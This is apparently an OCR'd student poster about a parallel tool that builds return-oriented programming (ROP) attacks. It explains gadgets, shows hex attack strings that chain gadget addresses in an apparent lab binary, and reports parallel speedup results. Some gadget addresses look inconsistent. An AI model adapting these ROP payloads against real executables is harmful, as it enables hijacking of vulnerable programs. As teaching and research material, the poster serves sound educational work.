
PROPAGANDA

Parallel ROP Attack Generator and Non-Direct Assembler

Chris Lee and Ben Spinelli

A <u>return-oriented programming (ROP) attack</u> takes advantage of buffer overflow vulnerabilities in executables to gain control of the program.



Because programs are just sequences of bytes, you could directly input byte code in old school attacks.

BUT, people fixed this, so now we use GADGETS!

Gadgets are sequences of bytes within the vulnerable executable that are terminated by `0xc3` (return).

After returning, the program goes to the next return address and continues executing.

```
402e74: 41 5f                  pop %r15
402e76: c3                     retq
```

`5f c3` performs `pop %rdi` (register used for first argument).

So, we just have to create a string like this:

```
/* pop %rdi */
75 2e 40 00 00 00 00 00
/* stack constant $0xffff */
ff ff 00 00 00 00 00 00
/* address of withdraw_money */
23 1e 60 00 00 00 00 00
```

→ **PROFIT!**

We created a parallel ROP attack generator.

We perform parallel search based on a sequence of desired effects (target) and equivalence rules. Both are provided by the user.

Equivalence rules:

$$\frac{S \rightarrow t \qquad t \rightarrow D}{S \rightarrow D} \quad t \not\leftarrow D \qquad \frac{S + \$0x0 \rightarrow D}{S \rightarrow D}$$

We grow a tree by applying the given rules and creating variables (t).

A node can be:

- matched with a gadget: becomes a solved leaf.
- matched with a rule: creates more nodes and solves them.

We do this until every endpoint is a solved leaf.

This is the result of a completed search.

Target:

%rsp + $0x1337 → %rdi


Gadgets:

%rsp → %rax	(0x401c4f)
%rcx → %rsi	(0x401c2f)
%rax → %rdx	(0x401c0f)
%rdx → %rcx	(0x401c08)
%rcx → %rdx	(0x401bb8)
%rdi + %rsi → %rax	(0x401b98)
pop %rax	(0x401b98)
%rax → %rdi	(0x401b6c)

Attack String:

```
/* Pad with buffer size */
 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00

/* Mov %rax, %rsp */
 4f 1c 40 00 00 00 00 00

/* Mov %rdi, %rax */
 6c 1b 40 00 00 00 00 00

/* Load %rax, $0x1337 */
 8d 1b 40 00 00 00 00 00

/* Stack constant 0x1337 */
 37 13 00 00 00 00 00 00

/* Mov %rdx, %rax */
 0f 1c 40 00 00 00 00 00

/* Mov %rcx, %rdx */
 08 1c 40 00 00 00 00 00

/* Mov %rsi, %rcx */
 2f 1c 40 00 00 00 00 00

/* Arith %rax, %rdi+%rsi */
 98 1b 40 00 00 00 00 00

/* Call target function */
01 23 45 67 89 ab cd ef
```

Complete Tree (grows upwards):





Our algorithm was difficult to implement because of <u>domain-imposed constraints</u>:

1. **Preventing Infinite looping**
   - How do we prevent a cycle of applied rules?
2. **Synchronizing Variables**
   - When a variable gets a value, how do we update that value across all branches that have it?
   - And then back track if that value fails?
3. **Serializing gadgets**
   - All instructions share a small number of registers.
   - How do we prevent them from clobbering each other's resources?

We solved these problems. Check our writeup for details. :D

We parallelized our algorithm by distributing work before the search occurs.





We wanted to minimize synchronization between threads.


We did implement parallelism with much finer-grained work distribution, but....

Cost of synchronization > Benefit of fine-grained work distribution

Speedup is limited by attack target size.

Typical targets aren’t heavily imbalanced, so our work distribution is OK.

Run on 6-core GHC Machine [GHC38]



Large target


Medium target

Small target

Workload imbalance is the main barrier to parallelism.

We have to assign nodes to threads before knowing how much each node will need.


Run on 6-core GHC Machine [GHC38]



Short-circuiting on failure can result in super-linear speedup.

Note: In this case, we get a 50x speedup, but this just depends on the disparity of the branch sizes.

Run on 6-core GHC Machine [GHC38]



LIVE DEMO!!!!

✧٩(•́ᵥ•́๑)✧و